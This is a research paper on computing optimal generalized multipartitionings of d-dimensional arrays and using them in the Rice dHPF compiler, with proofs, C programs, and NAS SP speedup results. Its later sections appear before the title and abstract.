Lemma 6 *Suppose that m_d divides b_d, and that the modular mapping $N_{m'}$ – in dimension $(d-1)$ – defined by N and $\vec{m}'$ has the load-balancing property for $I_{b'}$, where $\vec{b}'$ and $\vec{m}'$ are the vectors defined by the $(d-1)$ first components of $\vec{b}$ and $\vec{m}$. Then, the modular mapping M_m defined by M and $\vec{m}$ has the load-balancing property for $\mathcal{I}_b$ if it is many-to-one from the last slice $\mathcal{I}_b(0, d)$ onto $\mathcal{I}_m$.*

Proof: In order to check that the mapping defined by M and $\vec{m}$ has the load-balancing property for the rectangular index set $\mathcal{I}_b$, we have to make sure that it is many-to-one for all slices $\mathcal{I}_b(0, i)$, $1 \leq i \leq d$ (Lemma 4). To prove this lemma, we only have to prove that this is true for the slices $\mathcal{I}_b(0, i)$, $i < d$ if N has the properties stated.

Without loss of generality, let us consider the first dimension, i.e., the first slice $\mathcal{I}_b(0, 1)$. Given $\vec{j} \in \mathbb{Z}^d/\vec{m}\mathbb{Z}$, let us count the number of vectors $\vec{i} \in \mathcal{I}_b$, such that $M\vec{i} = \vec{j} \bmod \vec{m}$ and $i_1 = 0$. Now $(M\vec{i} = \vec{j} \bmod \vec{m}) \Leftrightarrow (N\vec{i}' = \vec{j}' \bmod \vec{m}'$ and $\vec{\lambda}.\vec{i}' + i_d = j_d \bmod m_d)$, where $\vec{i}'$ and $\vec{j}'$ are defined the same way as $\vec{b}'$ and $\vec{m}'$, and $\vec{\lambda}$ is the row vector formed by the first $(d-1)$ component of the last row of M. Now, because of the load-balancing property of $N_{m'}$, there are exactly n vectors $\vec{i}' \in \mathcal{I}_{b'}$ such that $i_1 = 0$ and $N\vec{i}' = \vec{j}' \bmod \vec{m}'$, where n is a positive integer that does not depend on $\vec{j}'$. It remains to count the number of values i_d, between 0 and $b_d - 1$, such that $i_d = j_d - \vec{\lambda}.\vec{i}' \bmod m_d$. Since m_d divides b_d, there are exactly b_d/m_d such values, whatever the value $x = (j_d - \vec{\lambda}.\vec{i}' \bmod m_d)$. These are the values $x + km_d$,

with $0 \leq k < b_d/m_d$. Therefore, $\vec{j}$ has $(nb_d)/m_d$ preimages in $\mathcal{I}_b$ and this number does not depend on $\vec{j}$. ■

We define the vector $\vec{m}$ according to the following formula:

$$\forall i,\ 1 \leq i \leq d,\ m_i = \frac{\gcd\left(p, \prod_{j=i}^{d} b_j\right)}{\gcd\left(p, \prod_{j=i+1}^{d} b_j\right)} \qquad (1)$$

(By convention, an "empty" product is equal to 1). The vector $\vec{m}$ defined this way has several properties that will make a recursive construction of M possible (see [10] again).

Because $m_1 = 1$, we will be able to drop, at the end of the construction, the first component of the mapping, and end up with a mapping from $\mathbb{Z}^d$ into a subgroup of $\mathbb{Z}^{d-1}$ (or of smaller dimension if some other components of m are equal to 1). Once N is built, we write:

$$M = \begin{pmatrix} N & 0 \\ \vec{\lambda} & 1 \end{pmatrix} = \begin{pmatrix} 1 & 0 & 0 \\ \vec{u} & T & 0 \\ \rho & \vec{z} & 1 \end{pmatrix}$$

and we define ρ and $\vec{z}$ such that $\vec{z} = -\vec{t}T$ and $\rho = 1 - \vec{t}.\vec{u}$, where the row vector $\vec{t}$, with $(d-2)$ components, is defined by the following (decreasing) recurrence:

- $r_{d-1} = m_d$,
- for $1 \leq i \leq d-2$, $t_i = \frac{r_{i+1}}{\gcd(b_{i+1}, r_{i+1})}$ and $r_i = \gcd(t_i m_{i+1}, r_{i+1})$.

This schema corresponds to the C program of Figure 3 (where the matrix M has rows and columns from 1 to d as in the presentation of this paper). In our current implementation, we of course take the final matrix modulo the corresponding values of $\vec{m}$. We also play some tricks, variants of the previous program (alternating signs of t for example, or prepermuting the components of $\vec{b}$) to make coefficients smaller. We also use Theorem 3 in [9] (injectivity of $M_{\lambda m}$ for $\mathcal{I}_{\lambda b}$) to reduce the components of M, dividing the components of $\vec{b}$ by their gcd. But the basic kernel is the one presented in Figure 3.

```
// Precondition: d >= 2
void ModularMapping(int d) {

  for (i=1; i<=d; i++)
    for (j=1; j<=d; j++)
      if ((i==1) || (i==j)) M[i][j] = 1;
      else M[i][j] = 0;

  for (i=2; i<=d; i++) {
    r = m[i];
    for (j=i-1; j>=2; j--) {
      t = r/gcd(r, b[j]);
      for (k=1; k<=i-1; k++) {
        M[i][k] -= t*M[j][k];
      }
      r = gcd(t*m[j],r);
    }
  }
}
```

Figure 3: Program for generating a mapping with the load-balancing property.

7 Multipartitionings in dHPF

We have implemented preliminary support for *generalized* multipartitionings in the Rice dHPF compiler for High Performance Fortran.

Multipartitioning within the dHPF compiler is implemented as a generalization of `BLOCK`-style HPF partitioning [6, 7]. The partitioned dimensions of the template are distributed onto a virtual array of processors that has the correct size for the rank of the multipartitioning. Internally, the compiler analyzes communication and loop bounds reduction as if the multipartitioned template was a standard `BLOCK` partitioned template onto a larger array of processors. The main difference comes in the interpretation that the compiler gives to the `PROCESSORS` directive. For a `BLOCK` partitioned template, the number of processors onto which each dimension is partitioned determines the data sizes of the tiles. The number of processors may be different for each dimension (i.e. `processors p(2, 3); distribute t(block, block) onto p`).

In the case of multipartitionings, the number of processors cannot be specified on a per dimension basis. All multipartitioned dimensions are distributed onto the number of processors corresponding to the leftmost dimension of the `PROCESSORS` directive. The tiles are partitioned according to the rank of the multipartitioning and then assigned in a skewed-cyclic fashion to the processors (as presented in section 2). Figure 1 illustrates a 3D diagonal multipartitioning on 16 processors.

There are several important issues for correctly generating efficient code for diagonal multipartitioned distributions:

- **Tile Iteration Order**: The order in which a processor's tiles are enumerated has to satisfy any loop-carried dependences present in the orig-

inal loop from which the multipartitioned loop has been generated. If the tiles are not enumerated in the order indicated by the loop-carried dependences, then it is possible to execute the loop correctly, but in a serialized manner induced by data exchange-related synchronization.

- **Inter-loop nest Communication Aggregation**: Communication, which has effectively been vectorized out of a loop nest, should not be performed on a tile-by-tile basis, but instead should be executed once for all of a processor's tiles. This is possible because multipartitioning guarantees that the neighboring tiles for a particular processor will be the same for all of its owned tiles.

In the case of generalized multipartitionings, we might have distributions in which we have more than one tile per processor on a single hyperplane. In order to generate high-performance code, we had to address these challenges:

- **Extended Tile Iteration Order**: For a single hyperplane, a processor may need to enumerate several tiles. The enumeration order does not have any bearing on correctness because dependences are being carried across hyperplanes instead of within a single hyperplane.

- **Intra-loop nest Communication Aggregation**: Communication caused by a loop-carried dependence may require several of a processor's tiles on a single hyperplane to send or receive data. We desire that this communication event should be executed as a single unit, instead of once per tile. This is possible because generalized multipartitionings provide the same neighborhood guarantee as simpler, diagonal multipartitionings.

8 Preliminary Results

Our implementation of multipartitioning in dHPF currently supports generalized multipartitionings. By using a multipartitioned data distribution in conjunction with sophisticated data-parallel compiler optimizations, we are closing the performance gap between compiler-generated and hand-coded implementations of line-sweep computations. Earlier results and details about dHPF's compilation techniques can be found elsewhere [7, 6, 1, 2]. Here we present some preliminary results applying generalized multipartitioning in a compiler-based parallelization of the NAS SP application benchmark [3, 7], a computational fluid dynamics code.

# CPUs	hand-coded	dHPF	% diff.
1	0.80	0.87	-8.30
2		1.30	
4	2.86	2.60	10.16
6		4.14	
8		6.35	
9	7.74	6.98	10.84
12		9.72	
16	13.00	13.97	-6.87
18		15.84	
20		16.44	
25	22.15	21.32	3.87
32		27.84	
36	36.51	32.38	12.79
49	51.78	41.32	25.32
50		38.88	
64	74.95	51.43	13.44

Table 1: Comparison of hand-coded and dHPF speedups for NAS SP (class B).

The most important analysis and code generation techniques used to obtain high-performance multipartitioned applications by the dHPF compiler are:

- partial replication of computation to reduce communication frequency and volume,
- communication vectorization,
- aggressive communication placement, and
- intra-variable and inter-variable communication aggregation.

We performed these experiments on a SGI Origin 2000 with 128 250MHz R10000 CPUs, each CPU has 32KB of L1 instruction cache, 32KB of L1 data cache and an unified, two-way set associative L2 cache of 4MB.

Table 1 shows the speedups obtained for both the dHPF-generated and hand-coded versions of the NAS SP benchmark using the class 'B' problem size (102^3). The hand-coded version implements three-dimensional diagonal multipartitionings, thus its results are only available for numbers of processors which are perfect squares. The compiler-generated version uses generalized multipartitioning to execute on other numbers of processors. The table presents the speedups for the hand-coded version (where available), the dHPF version and the differences between

them. All speedups presented are relative to the sequential version of NAS SP. Overall, the performance of the compiler-generated code is similar to that of the hand-coded versions with the exception of the gap between the versions for a 49 processor execution, which is wider for reasons that are currently unknown.

The performance differences observed between the hand-coded and compiler-generated versions are due in large part to a difference how off-processor values are stored and accessed in the two versions. In the dHPF-generated code, each data tile is extended with overlap areas (ghost regions around the tile's boundary) into which off-processor data is unpacked. Overlap areas enable a loop operating on the tile to reference all data uniformly without having to distinguish between local and off-processor data. The hand-coded version uses a clever buffering scheme in which iterations of a loop that need off-processer data are peeled off the main body of the loop. Then, in the peeled loop references to off-processor data read their values directly out of a message buffer without having to unpack it. In the dHPF-generated code, the use of extra data space for overlap areas degrades data cache efficiency, which appears to account for most of the observed performance differences.

One other factor that effects the execution efficiency of the dHPF-generated code when the number of tiles per hyperplane of a multipartitioning is greater than one (e.g., when the number of processors in a 3D partitioning is not a perfect square) is that the dHPF-generated code fails to effectively exploit reuse of data tiles across multiple loop nests. Currently, for a sequence of loop nests, dHPF-generated code executes one loop nest for each of the data tiles in a hyperplane of the data and then advances to the next loop nest. For a sequence of loop nests with compatible tile enumeration order, the tile enumeration loops could be fused so that all of the compatible loop nests in the sequence are performed on one tile before advancing to the next tile. When data tiles are small enough to fit into one or more caches, this strategy this would improve cache utilization by facilitating reuse of tile data among multiple loop nests.

9 Conclusions

The paper describes an algorithm for computing multipartitioned data distributions. These distributions are important because they support fully parallel execution of line-sweep computations. For arrays of two or more dimensions, our algorithm will compute an optimal multipartitioning that minimizes cost according to an objective function that measures communication in line sweep computations. Previously, optimal multipartitionings could be computed for d dimensional data only when $p^{\frac{1}{d-1}}$ is integral. Our extensions enable optimal multipartitionings to be computed for d dimensions.

We have shown that, having a partitioning in which the number of tiles in each slice is a multiple of the number of processors — an obvious necessary condition — is also a sufficient condition for a balanced mapping of tiles to processors. We also give a constructive method for building this mapping using new techniques based on modular mappings. This method assigns the tiles defined by the partitioning algorithm to the physical processors that should compute upon them.

One currently unresolved issue is that when we compute a multipartitioning for p processors, we force all processors to participate in the computation. In some cases, it might be more efficient to simply drop back to the nearest perfect square number of processors and let others sit idle. The extra communication overhead incurred by including them might dominate benefit of computation they could perform.

We have constructed a prototype code generator that exploits generalized multipartitionings in the Rice dHPF compiler; however, these partitionings could be exploited by hand-coded implementations as well. Preliminary performance results for generalized multipartitioning code generated by dHPF show encouraging scalability for small numbers of processors.

References

[1] V. Adve, G. Jin, J. Mellor-Crummey, and Q. Yi. High Performance Fortran Compilation Techniques for Parallelizing Scientific Codes. In *Proceedings of SC98: High Performance Computing and Networking*, Orlando, FL, Nov 1998.

[2] V. Adve and J. Mellor-Crummey. Using Integer Sets for Data-Parallel Program Analysis and Optimization. In *Proceedings of the SIGPLAN '98 Conference on Programming Language Design and Implementation*, Montreal, Canada, June 1998.

[3] D. Bailey, T. Harris, W. Saphir, R. van der Wijngaart, A. Woo, and M. Yarrow. The NAS parallel benchmarks 2.0. Technical Report NAS-95-020, NASA Ames Research Center, Dec. 1995.

[4] J. Bruno and P. Cappello. Implementing the beam and warming method on the hypercube. In *Proceedings of 3rd Conference on Hypercube Concurrent Computers and Applications*, pages 1073–1087, Pasadena, CA, Jan. 1988.

[5] C. Caldwell. The prime pages. `http://www.utm.edu/research/primes`, 2001.

[6] D. Chavarría-Miranda and J. Mellor-Crummey. Towards compiler support for scalable parallelism. In *Proceedings of the Fifth Workshop on Languages, Compilers, and Runtime Systems for Scalable Computers*, Lecture Notes in Computer Science 1915, pages 272–284, Rochester, NY, May 2000. Springer-Verlag.

[7] D. Chavarría-Miranda, J. Mellor-Crummey, and T. Sarang. Data-parallel compiler support for multipartitioning. In *European Conference on Parallel Computing (Euro-Par)*, Manchester, United Kingdom, Aug. 2001.

[8] A. Darte. Regular partitioning for synthesizing fixed-size systolic arrays. *INTEGRATION, The VLSI Journal*, pages 293–304, 1991.

[9] A. Darte, M. Dion, and Y. Robert. A characterization of one-to-one modular mappings. *Parallel Processing Letters*, 5(1):145–157, 1996.

[10] A. Darte, J. Mellor-Crummey, R. Fowler, and D. Chavarría. On efficient parallelization of line-sweep computations. Technical Report CS-TR01-377, Dept. of Computer Science, Rice University, Apr. 2001.

[11] A. Darte, R. Schreiber, B. R. Rau, and F. Vivien. A constructive solution to the juggling problem in systolic array synthesis. In *Proceedings of the International Parallel and Distributed Processing Symposium (IPDPS'00)*, pages 815–821, Cancun, Mexico, May 2000.

[12] G. Hajós. Über einfache und mehrfache Bedeckung des n-dimensionalen Raumes mit einen Würfelgitter. *Math. Zschrift*, 47:427–467, 1942.

[13] S. L. Johnsson, Y. Saad, and M. H. Schultz. Alternating direction methods on multiprocessors. *SIAM Journal of Scientific and Statistical Computing*, 8(5):686–700, 1987.

[14] H. J. Lee and J. A. Fortes. On the injectivity of modular mappings. In P. Cappello, R. M. Owens, J. Earl E. Swartzlander, and B. W. Wah, editors, *Application Specific Array Processors*, pages 237–247, San Francisco, California, Aug. 1994. IEEE Computer Society Press.

[15] N. Naik, V. Naik, and M. Nicoules. Parallelization of a class of implicit finite-difference schemes in computational fluid dynamics. *International Journal of High Speed Computing*, 5(1):1–50, 1993.

[16] J. Sawada. C program for computing all numerical partitions of n whose largest part is k. Information on Numerical Partitions, Combinatorial Object Server, University of Victoria, `http://www.theory.csc.uvic.ca/~cos/inf/nump/NumPartition.html`, 1997.

[17] N. J. A. Sloane. The on-line encyclopedia of integer sequences. `http://www.research.att.com/~njas/sequences`, 2001.

[18] R. F. Van der Wijngaart. Efficient implementation of a 3-dimensional ADI method on the iPSC/860. In *Proceedings of Supercomputing 1993*, pages 102–111. IEEE Computer Society Press, 1993.

Generalized Multipartitioning for Multi-dimensional Arrays*

Alain Darte†
LIP, ENS-Lyon, 46, Allée d'Italie, 69007 Lyon, France.
Alain.Darte@ens-lyon.fr

Daniel Chavarría-Miranda Robert Fowler John Mellor-Crummey
C. S. Dept., MS-132, Rice University, 6100 Main St, Houston, TX USA
{danich,rjf,johnmc}@cs.rice.edu

Abstract

Multipartitioning is a strategy for parallelizing computations that require solving 1D recurrences along each dimension of a multi-dimensional array. Previous techniques for multipartitioning yield efficient parallelizations over 3D domains only when the number of processors is a perfect square. This paper considers the general problem of computing multipartitionings for d-dimensional data volumes on an arbitrary number of processors. We describe an algorithm that computes an optimal multipartitioning onto all of the processors for this general case. Finally, we describe how we extended the Rice dHPF compiler for High Performance Fortran to generate code that exploits generalized multipartitioning and show that the compiler's generated code for the NAS SP computational fluid dynamics benchmark achieves scalable high performance.

1. Introduction

Line sweeps are used to solve one-dimensional recurrences along each dimension of a multi-dimensional discretized domain. This computational method is the basis for Alternating Direction Implicit (ADI) integration – a widely-used numerical technique for solving partial differential equations such as the Navier-Stokes equation [4, 13, 15] – and is also at the heart of a variety of other numerical methods and solution techniques [15]. Parallelizing computations based on line sweeps is important because these computations address important classes of problems and they are computationally intensive.

However, parallelizing multi-dimensional line sweep computations is difficult because for each of multiple data dimensions, recurrences serialize computation along that dimension. Using standard block partitionings, which assign a single hyper-rectangular volume of data to each processor, there are two reasonable parallelization strategies. A **static block unipartitioning** partitions one of the array dimensions for the entire computation. To achieve significant parallelism with this type of partitioning, one must exploit wavefront parallelism within each sweep. In wavefront computations, there is a tension between using small messages to maximize parallelism by minimizing the length of pipeline fill and drain phases, and using larger messages to minimize communication overhead in the computation's steady state when the pipeline is full. A **dynamic block partitioning** involves partitioning some subset of the dimensions, performing line sweeps in all unpartitioned dimensions locally, and then transposing the data (when necessary) between sweeps so that each of the sweeps, in turn, can be performed locally. While a dynamic block partitioning achieves better efficiency during a (local) sweep over a single dimension compared to a (wavefront) sweep using a static block unipartitioning, the cost of its data transposes can be substantial.

To support better parallelization of line sweep computations, a third sophisticated strategy for partitioning data and computation known as **multipartitioning** was developed [4, 13, 15]. This strategy partitions arrays of $d \geq 2$ dimensions among a set of proces-

*This research was supported in part by the Los Alamos National Laboratory Computer Science Institute (LACSI) through LANL contract number 03891-99-23 as part of the prime contract (W-7405-ENG-36) between the DOE and the Regents of the University of California.

†This work performed while a visiting scholar at Rice University.

sors so that for a line sweep computation along any dimension of an array, all processors are active in each step of the computation, load-balance is nearly perfect, and only coarse-grain communication is needed. These properties are achieved by (1) assigning each processor a balanced number of tiles in each hyper-rectangular slab defined by a pair of adjacent cuts along a partitioned data dimension and (2) ensuring that for all tiles mapped to a processor, their immediate tile neighbors in any one coordinate direction are all mapped to some other single processor. We later refer to these two properties as the **balance** property, and the **neighbor** property respectively. A study by van der Wijngaart [18] of strategies for hand-coded parallelizations of ADI Integration found that 3D multipartitionings yield better performance than static block or dynamic block partitionings.

All of the multipartitionings described in the literature to date consider only one tile per processor per hyper-rectangular slab along a partitioned dimension. The most broadly applicable of the multipartitioning strategies in the literature is known as **diagonal multipartitioning**. In 2D, these partitionings can be performed on any number of processors, p; however, in 3D they are only useful if p is a perfect square. We consider the general problem of computing optimal multipartitionings for d-dimensional data volumes for an arbitrary number of processors.

In the next section, we describe prior work in multipartitioning. Then, we present our strategy for computing generalized multipartitionings. This has three parts: an objective function for computing the cost of a line sweep computation for a given multipartitioning, a cost-model-driven algorithm for computing the dimensionality and tile size of the best multipartitioning, and an algorithm for computing a mapping of tiles to processors. Finally, we describe an implementation of generalized multipartitioning in the Rice dHPF compiler for High Performance Fortran. We show that it yields scalable high performance when used to parallelize the NAS SP [3] computational fluid dynamics benchmark.

2. Background

Johnsson *et al.* [13] describe a 2D domain decomposition strategy, now known as a multipartitioning, for parallel implementation of ADI integration on a multiprocessor ring. They partition both dimensions of a 2D domain to form a $p \times p$ grid of tiles. They use a tile-to-processor mapping $\theta(i,j) \equiv (i-j) \bmod p$, $0 \le i,j < p$, to map from the $[i,j]$ coordinates of




Figure 1. A 3D Multipartitioning.

each tile to its corresponding processor. This partitioning is an instance of a **latin square** [10]. Using this mapping for an ADI computation, each processor exchanges data with only its 2 neighbors in a linear ordering of the processors, which maps nicely to a ring.

Bruno and Cappello [4] devised a 3D partitioning for parallelizing 3D ADI integration computations on a hypercube architecture. They describe how to map a 3D domain cut into $2^d \times 2^d \times 2^d$ tiles on to 2^{2d} processors with a tile-to-processor mapping $\theta(i,j,k)$ based on Gray codes: θ maps tiles adjacent along the i or j dimension to adjacent processors in the hypercube, whereas tiles adjacent along the k dimension map to processors that are exactly two hops distant. They also show that no hypercube embedding is possible in which adjacent tiles always map to adjacent processors.

Naik *et al.* [15] describe **diagonal multipartitionings** for 2D or 3D problems. Diagonal multipartitionings are a generalization of Johnsson *et al.*'s 2D partitioning strategy that are more broadly applicable than the Gray code based mapping described by Bruno and Cappello. The 3D diagonal multipartitionings described by Naik *et al.* partition the data into $p^{\frac{3}{2}}$ tiles, with each processor's tiles arranged along wrapped diagonals through the 3D volume. Figure 1 shows a 3D multipartitioning of this style for 16 processors; the number in each tile indicates the processor that owns the block. This 3D diagonal multipartitioning (there are many) is specified by the tile to processor mapping $\theta(i,j,k) \equiv ((i-k) \bmod \sqrt{p})\sqrt{p} + ((j-k) \bmod \sqrt{p})$ for a domain of $\sqrt{p} \times \sqrt{p} \times \sqrt{p}$ tiles where $0 \le i,j,k < \sqrt{p}$, where $\sqrt{p} = 4$.

More generally, we observe that diagonal multipartitionings can be applied to partition d-dimensional data onto an arbitrary number of processors p by cutting the data into p slices in each dimension, *i.e.,* into an array of p^d tiles. In 2D, this yields an *optimal* multipartitioning (equivalent to those described by Johnsson *et al.*). We call a multipartitioning optimal for a particu-

lar number of processors if no other multipartitioning exists that has lower communication cost according to a cost model that considers both fixed overhead for communicating and overhead proportional to the size of the hyper-surfaces that must be communicated. For $d > 2$, diagonal multipartitionings are only optimal and efficient when $p^{\frac{1}{d-1}}$ is integral.

Bruno and Cappello noted that multipartitionings need not be restricted to having only one tile per processor per hyper-rectangular slab of a multipartitioning [4]. How general can multipartitioning mappings be? A necessary condition to support load-balanced line-sweep computation is that in any hyper-rectangular slab defined by adjacent cuts along a partitioned dimension, each processor must have the same number of tiles. We call any such slab in which each processor has the same number of tiles **balanced**. This raises the question: can we find a way to partition a d-dimensional array into tiles and assign the tiles to processors so that the mapping possesses the **balance** and **neighbor** properties of a multipartitioning? The answer is yes. We show that such an assignment is possible if and only if the number of tiles in each hyper-rectangular slab along any partitioned dimension is a multiple of p ("if" being the difficult part of the proof). We describe a "regular" solution (regular to be defined) that enables us to guarantee that the neighboring tiles along any one coordinate direction of all tiles mapped to a processor all belong to a single processor. This property of multipartitionings is essential for fully-vectorized, directional-shift communication to be efficient.

In Section 3.1, we define an objective function that represents the execution time of a line-sweep computation over a multipartitioned array, and in Section 3.3, we present an algorithm that computes a partitioning of a multi-dimensional array into tiles that is optimal with respect to this objective. In Section 4, we develop a general theory of modular mappings for multipartitioning. We apply this theory to define a mapping of tiles to processors so that each line sweep is perfectly balanced over the processors.

We use the following notation:

- p denotes the number of processors. We write $p = \prod_{j=1}^{s} \alpha_j^{r_j}$ to represent the decomposition of p into prime factors, α_j.
- d is the number of dimensions of the array to be partitioned. The array is of size $\eta_1, \ldots, \eta_d$. The total number of array elements $\eta = \prod_{i=1}^{d} \eta_i$.
- γ_i is the number of tiles into which the array is cut along its i-th dimension. We consider the array of elements as a $\gamma_1 \times \ldots \times \gamma_d$ array of tiles. In our analysis, we assume that γ_i divides η_i evenly and do not consider alignment or boundary problems that must be handled when applying our mappings in practice if this assumption is not valid.

To ensure that each slab is balanced, the number of tiles it contains must be a multiple of p; namely, for each $1 \leq i \leq d$, p should divide $\prod_{j \neq i} \gamma_j$. When this is true, we say that (γ_i) is a **valid partitioning**.

3. Finding the Partitioning

3.1. Objective Function

We consider the cost of performing a line sweep computation along each dimension of a multipartitioned array. The total computation cost is proportional to η, the number of elements in the array. A sweep along the i-th dimension consists of a sequence of γ_i computation phases (one for each hyper-rectangular slab of tiles along dimension i), separated by $\gamma_i - 1$ communication phases. The work in each slab is perfectly balanced, with each processor performing the computation for its own tiles. The total computational work for each processor is roughly $\frac{1}{p}$ of the total work in the sequential computation. The communication overhead is a function of the number of communication phases and the communication volume. Between two computation phases, a hyperplane of array elements is transmitted – the boundary layer for all tiles computed in first phase. The total communication volume for a phase communicated along dimension i is $\prod_{j \neq i} \eta_j$ elements, i.e., $\frac{\eta}{\eta_i}$, yielding a communication volume per processor of $\frac{\eta}{p\eta_i}$. The total execution time for a sweep along dimension i can be approximated by:

$$T_i(p) = K_1 \frac{\eta}{p} + (\gamma_i - 1)(K_2 + K_3(p)\frac{\eta}{\eta_i})$$

where K_1 is a constant that depends on the sequential computation time per data element, K_2 is a constant that depends on the cost of initiating one communication phase (start-up), and $K_3(p)$ is a function of p that reflects the bandwidth-sensitive communication cost per element of hyper-surface area along a cut in dimension i.[1] Define $\lambda_i = K_2 + K_3(p)\frac{\eta}{\eta_i}$; λ_i depends on the domain size, number of processors and machine's communication parameters. The total cost, sweeping

[1] On a parallel machine in which the network bandwidth available is directly proportional to the number of processors, $K_3(p)$ would be proportional to $\frac{1}{p}$, whereas on a bus-based system for which available bandwidth is fixed, $K_3(p)$ would be a constant.

in all dimensions, is thus

$$T(p) = d\left(K_1\frac{\eta}{p} - \sum_{i=1}^{d}\lambda_i\right) + \sum_{i=1}^{d}\gamma_i\lambda_i$$

Assuming that p, η, and the η_i's are given, the first term is a constant, and what we want to minimize is the second term $\sum_{i=1}^{d}\gamma_i\lambda_i$.

Remark: If the number of phases is the critical term, the objective function can be simplified to $\sum_i \gamma_i$. If the volume of communications is the critical term, the objective function can be simplified to $\sum_i \frac{\gamma_i}{\eta_i}$, which means it is preferable to partition dimensions that are larger into relatively more pieces. For example, in 3D, even for a square number of processors (e.g., $p = 4$), if the data domain has a short extent in one dimension, it is preferable to use a 2D partitioning of the other 2 dimensions rather than a 3D partitioning. Indeed, if η_1 and η_2 are at least 4 times larger than η_3, then cutting each of the first 2 dimensions into 4 pieces ($\gamma_1 = \gamma_2 = 4$, $\gamma_3 = 1$) leads to a smaller volume of communication than a "classical" 3D partitioning in which each dimension is cut into 2 pieces ($\forall i$, $\gamma_i = 2$). The extra communication while sweeping along the first 2 dimensions is offset by the absence of communication in the local sweep along the last one.

We now address the problem of minimizing $\sum_i \gamma_i\lambda_i$ with the constraint that, for any fixed i, p divides the product of the γ_j's, $j \neq i$. We give a practical algorithm, based on an (optimized) exhaustive search, exponential in s (the number of distinct factors) and the r_i's (see the decomposition of p into prime factors), but whose complexity in p grows slowly. From a theoretical point of view, we do not know whether this minimization problem is NP-complete, even for a fixed dimension $d \geq 3$, even if $\forall i$, $\lambda_i = 1$, or if there is an algorithm polynomial in $\log p$ or even in the s values $\log r_i$. If p has only one prime factor, a greedy approach leads to a polynomial (polynomial in $\log p$) algorithm (see [8]). However, we do not know if an extension of this greedy approach can lead to a polynomial algorithm for an optimal partitioning in the general case.

3.2. Elementary Partitionings

If (γ_i) is a valid partitioning such that $\sum_i \gamma_i\lambda_i$ is minimized, we say that (γ_i) is an **optimal partitioning**. Using the fact that for each $1 \leq i \leq d$, p divides $\prod_{j\neq i}\gamma_j$ and that the objective function increases when the γ_i increase (the λ_i are positive), we can show the following result. (The proof is not difficult, we omit it due to space constraints.)

Lemma 1 *Let (γ_i) be an optimal partitioning. Then, each factor α_j of p, appearing r_j times in the decomposition of p, appears exactly $(r_j + m_j)$ times in (γ_i), where m_j is the maximum number of occurrences of α_j in any γ_i. Furthermore, the number of occurrences of α_j is m_j in at least two γ_i's.*

We can thus restrict to **elementary partitionings**, those that satisfy the conditions of Lemma 1. We can interpret (and manipulate) an elementary partitioning as a distribution of the factors of p into d bins, satisfying a particular constraint on the number of occurrences. Elementary partitionings are those which are not a "multiple" of another possible size; in other words, these are the sizes for which a multipartitioning exists that cannot be obtained by composing it (by paving) from multiple instances of a smaller multipartitioning. For example, in 3D, with 8 processors, only the partitionings $4\times4\times2$, $8\times8\times1$, and their permutations are elementary. With $p = 5\times3\times2$, only the partitionings $10\times15\times6$, $15\times30\times2$, $10\times30\times3$, $5\times30\times6$, $30\times30\times1$ (and permutations) are elementary.

3.3. Exhaustive Enumeration

We now give an algorithm that finds an optimal partitioning by generating all possible elementary partitionings (γ_i), which satisfy the necessary optimality conditions given by Lemma 1, and determining which one yields the lowest cost partitioning. We also evaluate how many candidate partitions there are to give the complexity of our algorithm. For the complexity, we are not interested in the exact number of elementary partitionings, but in the order of magnitude, especially when the number of bins d is fixed (and small, equal to 3, 4, or 5), but when p can be large (up to 1000 for example), since this is the situation we expect to encounter in practice when computing multipartitionings.

The C program shown in Figure 2 generates, in linear time, all possible distributions of r_j instances of a factor α_j of p into d bins that satisfy the $(r_j + m_j)$ optimality condition of Lemma 1. This program is inspired by a program [16] for generating all partitions of a number, which is a well-studied problem (see [17]) since the mathematical work of Euler and Ramanujam. The procedure `Partitions` first selects the maximal multiplicity m of the factor under consideration that may appear in any bin, and uses the recursive procedure `P(n,m,c,t,d)` to generate all distributions of n elements in $(d - t + 1)$ bins (from index t to index d), where each bin can have at most m instances of the factor and at least c bins must have m instances of the factor. Therefore, the initial call is `P(r+m,m,2,1,d)`.

```
// Precondition: d >= 2
void Partitions(int r, int d) {
  int m;
  for (m = (r+d-2)/(d-1); m <= r; m++)
    P(r+m,m,2,1,d);
}

void P(int n, int m, int c, int t, int d) {
  int i;
  if (t==d)
    bin[t] = n;
  else {
    for (i=max(0,n-(d-t)*m);
              i<=min(m-1,n-c*m); i++) {
      bin[t] = i;
      P(n-i,m,c,t+1,d);
    }
    if (n>=m) {
      bin[t] = m;
      P(n-m,m,max(0,c-1),t+1,d);
    }
  }
}
```

Figure 2. Program for generating all possible distributions for one factor.

We now prove the correctness of the program. The procedure `P` selects a number of elements for the bin number t and makes a recursive call with parameter $t+1$ for the selection in the next bin. It is thus clear that all generated solutions are different since each iteration of the loop selects a different number of elements for the current bin. It remains to prove that all solutions generated by `P` are valid (the total number of elements should be $r+m$, each bin should have at most m elements, and there should be at least c bins with m elements), and that all solutions are generated. For that, we prove that `P(n,m,c,t,d)` is always called with parameters for which there exists at least one valid partitioning, that all possible numbers of elements are selected and only those.

Let us first consider the loop in function `Partitions`. Thanks to Lemma 1, it is easy to see that the maximal number of elements in a bin is between $\lceil \frac{r}{d-1} \rceil$ and r. Furthermore, for each such m, there is indeed at least one valid solution with $(r+m)$ elements and two maxima equal to m (if $d \geq 2$), for example the solution where the first two bins have m elements and the $(d-2)$ other bins contain a total of $(r-m)$ elements; for instance, the $r-m$ elements could be distributed so that $q = \lfloor \frac{r-m}{m} \rfloor$ bins contain m elements and one contains $(r-m-mq)$ elements. Thus, if the function `P` is correct, `Partitions` is also correct.

To prove the correctness of the function `P`, we prove by induction on $d-t+1$ (the number of bins) that there is at least one valid solution if and only if $c \leq d-t+1$ and $cm \leq n \leq (d-t+1)m$ and that `P` generates all of them if these conditions are satisfied. These conditions are simple to understand: we need at least cm elements (so that at least c bins have m elements) and at most $(d-t+1)m$ elements, otherwise at least one bin will contain more than m elements.

